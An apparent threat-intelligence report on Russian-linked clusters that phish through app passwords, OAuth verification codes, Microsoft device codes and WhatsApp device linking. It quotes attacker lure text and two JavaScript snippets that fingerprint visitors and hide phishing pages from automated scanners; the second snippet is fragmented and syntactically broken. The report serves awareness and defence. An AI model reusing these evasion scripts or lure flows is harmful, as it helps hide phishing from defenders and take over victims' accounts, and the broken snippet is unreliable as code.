

Going with the Flow(s): Distinct Clusters Target Individuals of Interest to Russia

 cloud.google.com/blog/topics/threat-intelligence/distinct-clusters-target-individuals-of-interest-to-russia

Google Threat Intelligence Group

August 20, 2026



Google Cloud

Threat Intelligence

Google Threat Intelligence Group

Google Threat Intelligence

Visibility and context on the threats that matter most.

[Contact Us & Get a Demo](#)

Written by: Gabby Roncone, Wesley Shields

Overview

Google Threat Intelligence Group (GTIG) is tracking three distinct suspected Russian cyber espionage threat clusters abusing legitimate authentication flows to target individuals working in academia, aerospace and defense, governments and think tanks across Europe, as well as academia and think tanks within the United States. [Examples](#) of these techniques can be found in our previous blog on UNC6293's phishing operations. We now track an additional two distinct suspected Russian clusters, UNC7005 and UNC5976, which conduct phishing, abuse OAuth flows, and/or deploy malware to victims. UNC7005 in particular is tied to the hospitality captive portal redirects reported on by [Reliaquest](#) and [Microsoft](#). While each group conducts their campaigns differently, they all ultimately demonstrate a focus on abuse of legitimate authentication workflows to compromise accounts.

These clusters engage in persistent, adaptive phishing campaigns, using sophisticated social engineering tactics to compromise personal accounts across multiple platforms. Because these operations abuse legitimate authentication flows which may not immediately seem like phishing attempts to users, GTIG is raising awareness about these social engineering campaigns targeting individuals so that targets can more readily recognize malicious outreach.

UNC6293

We assess with moderate confidence that UNC6293 is a sub cluster of ICE RELIC (formerly APT29) responsible for initial access operations. UNC6293 operations were [initially reported in June 2025](#) (also [by Citizen Lab](#)) as an aggressive app password phishing campaign against prominent individuals that are critical of Russia. [App passwords](#) are passcodes a user can set which gives a less secure app or device permission to access an account. In cases of app password phishing, attackers attempt to convince targets to set specific app passwords on their accounts, which the attackers then use to gain access to those accounts without needing two-factor authentication (2FA). As part of the previously documented UNC6293 campaign, the attacker impersonated the US State Department and attempted to lure targets into setting an app password named `ms.state.gov`. The instructions to do this were in a PDF that contained screenshots of the settings UNC6293 wanted the target to use.

In the intervening year, UNC6293 has continued to impersonate State Department officials and perform app password phishing. As one example, in October 2025, GTIG observed UNC6293 using a PDF lure document that contained the exact same screenshots as observed in June 2025, including the `ms.state.gov` reference. While in 2025, the attacker requested that the victims share the app password back to them via email, in these newer operations, the attacker asked for it to be entered into an authentication form on an otherwise legitimate looking website.

3 Proposed Solution

To grant external users access to the US DoS Portal within the US DoS Guest Tenant, each user must generate a personal app-specific password for their Gmail account. This enables secure communication between internal DoS personnel and external partners through approved commercial platforms. The proposed solution includes the following steps:

1. Generate an app-specific password using Google's App Passwords feature.
2. Log in to the secure platform at <https://dosportal.app> using the generated app password.
3. Complete identity verification and receive access permissions based on assigned access level.

Figure 1: Changed text in new lure document

UNC6293 phishing campaigns tend to be small in scope, usually targeting fewer than five users at a time, and the application names and lures observed by GTIG tend to focus on diplomatic themes and upcoming conferences or meetings, such as those documented in [December 2025 by Volexity](#).

Over time, UNC6293 continued impersonating the U.S State Department while incorporating OAuth phishing into their repertoire. In June 2026, GTIG observed OAuth phishing where UNC6293 requested targets share either the full URL or “verification code” after performing a legitimate login to an external provider. By providing the requested verification code the target would grant UNC6293 access to the account.




Figure 2: UNC6293 requesting “verification code” on a phishing page, at foreignrelations[.]us

UNC7005

UNC7005 (aka STORM-2945) is a threat cluster identified in February 2026 that primarily targets academia, diplomatic, and nonprofit personnel across Ukraine, Western Europe, and the US. Although this group shares many high-level similarities with UNC6293, including targeting overlaps, we are tracking it separately due to its lower sophistication and poor operational security, infrastructure with divergent characteristics, and incorporation of malware. Similarly, we assess with moderate confidence that UNC7005 is another initial access cluster connected to ICE RELIC.

App Password Phishing

Since at least February 2026, UNC7005 has conducted highly selective app password phishing operations targeting individuals of interest to the Russian state. These operations use similar social engineering tactics to UNC6293, but differ in that the app passwords used appear to be unique per target in all observed cases except one. They are specific to the theme used when social engineering the target, such as referencing the type of activity the target is supposedly engaging in (i.e. secure file sharing) and/or the organization UNC7005 is masquerading as.




Figure 3: Social engineering landing page used in a UNC7005 operation

Device Code Phishing

UNC7005 also conducts device code phishing operations for both Microsoft and WhatsApp accounts. The themes of these phishing waves often involve invitations for calls with individuals from notable organizations related to the target's field or, most recently, invitations to diplomatic events and conferences.

Microsoft Device Code Phishing

UNC7005 initially delivers Microsoft device code phishing attempts via email, which are sometimes sent from the attacker-controlled domains they create to masquerade as legitimate events and organizations. The emails contain links to these attacker websites which often use similar templates. For example, UNC7005 initially re-used the website template from a previous "embassy invite" themed operation in late April 2026 in a different operation spoofing the legitimate GLOBSEC forum in May 2026.




Figure 4: Landing page spoofing GLOBSEC

Upon accessing the webpage, the target's system is fingerprinted, likely to check for an automated scanner accessing the page.

```
(function(){
  var fp = {
    tid: "3311a310cd4f40d4",
    sw: screen.width,
    sh: screen.height,
    tz: Intl.DateTimeFormat().resolvedOptions().timeZone,
    lang: navigator.language,
    plat: navigator.platform,
    cores: navigator.hardwareConcurrency || null,
    mem: navigator.deviceMemory || null,
    touch: navigator.maxTouchPoints || 0,
  };
  fetch('/fingerprint', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'},
    body: JSON.stringify(fp),
    keepalive: true,
  }).catch(function(){});
});
```

Figure 5: Initial system fingerprint for analysis evasion

The target is prompted to confirm their attendance to the conference and register. The registration process is thorough, and notably contains an epicurean wine selection, which was a theme in multiple [previous ICE RELIC-linked phishing campaigns](#).

Figure 6: Registration form before “verification” via device code

Figure 7: Epicurean wine selection

Upon filling out the form, the target is once again prompted to submit their identity verification. Notably, in the GLOBSEC example, the text refers to “Embassy security policy” rather than GLOBSEC - an artifact from a previous operation.




Figure 8: "Identity Verification" prompt after registration




Figure 9: GLOBSEC lure displaying device code after registration

Within days of identifying this activity, we observed the actor actively make changes to the operation. Citing technical difficulties in the page text, UNC7005 revised the template they used for social engineering, modifying the questions asked to the target as well as the color scheme (5b8d50c2e8cc3038b7c6e6dbf1219f6e814930a1e3c0053143a1191ae67f8ffc).




Figure 10: GLOBSEC re-do

This time, UNC7005 included a script in the main registration page to attempt to detect and evade automated analysis efforts.

```
(function(){
  var h = false;
  try {
    // webdriver flag â set by ChromeDriver, Puppeteer, Selenium
    if (navigator.webdriver) h = true;
    // Headless Chrome has no plugins at all
    // Headless Chrome / PhantomJS often have no languages
    if (!h && (!navigator.languages || navigator.languages.length === 0)) h = true;
    // Chrome-specific runtime object absent in headless older builds
    if (!h && typeof window.chrome === 'undefined' &&
        /chrome/i.test(navigator.userAgent)) h = true;
    // Permission query behaves differently in headless
    if (!h && navigator.permissions) {
      navigator.permissions.query({name:'notifications'}).then(function(r){
        if (r.state === 'denied' && Notification.permission === 'default') {
          document.documentElement.innerHTML = '';
        }
      });
    }
  }
});
```

```

        window.stop();
    }
    }).catch(function({});
}
} catch(e) { h = true; }
if (h) { document.documentElement.innerHTML = ''; window.stop(); }
})();

```

Figure 11: Second system fingerprint for analysis evasion

WhatsApp Device Linking (and More)

In May and June 2026, UNC7005 conducted social engineering operations spoofing WhatsApp. The phishing pages distributed by the attacker lure targets into linking their WhatsApp accounts with an attacker controlled device in order to join a secure WhatsApp call, chat, or document share. The attacker also attempts multiple other methods of compromise after the device is linked.




Figure 12: WhatsApp compromise flow

Upon accessing the page, the target is prompted to provide a phone number. The phone number is used to create a legitimate WhatsApp device link request with the attacker device, and then displays the legitimate QR and linking code to the target alongside instructions to the user to link their device.




Figure 13: Malicious landing page for WhatsApp device linking

After the target successfully links their account to the attacker's WhatsApp device, the phishing page displays an additional prompt to the user to either join a voice call, encrypted chat, or download a file.

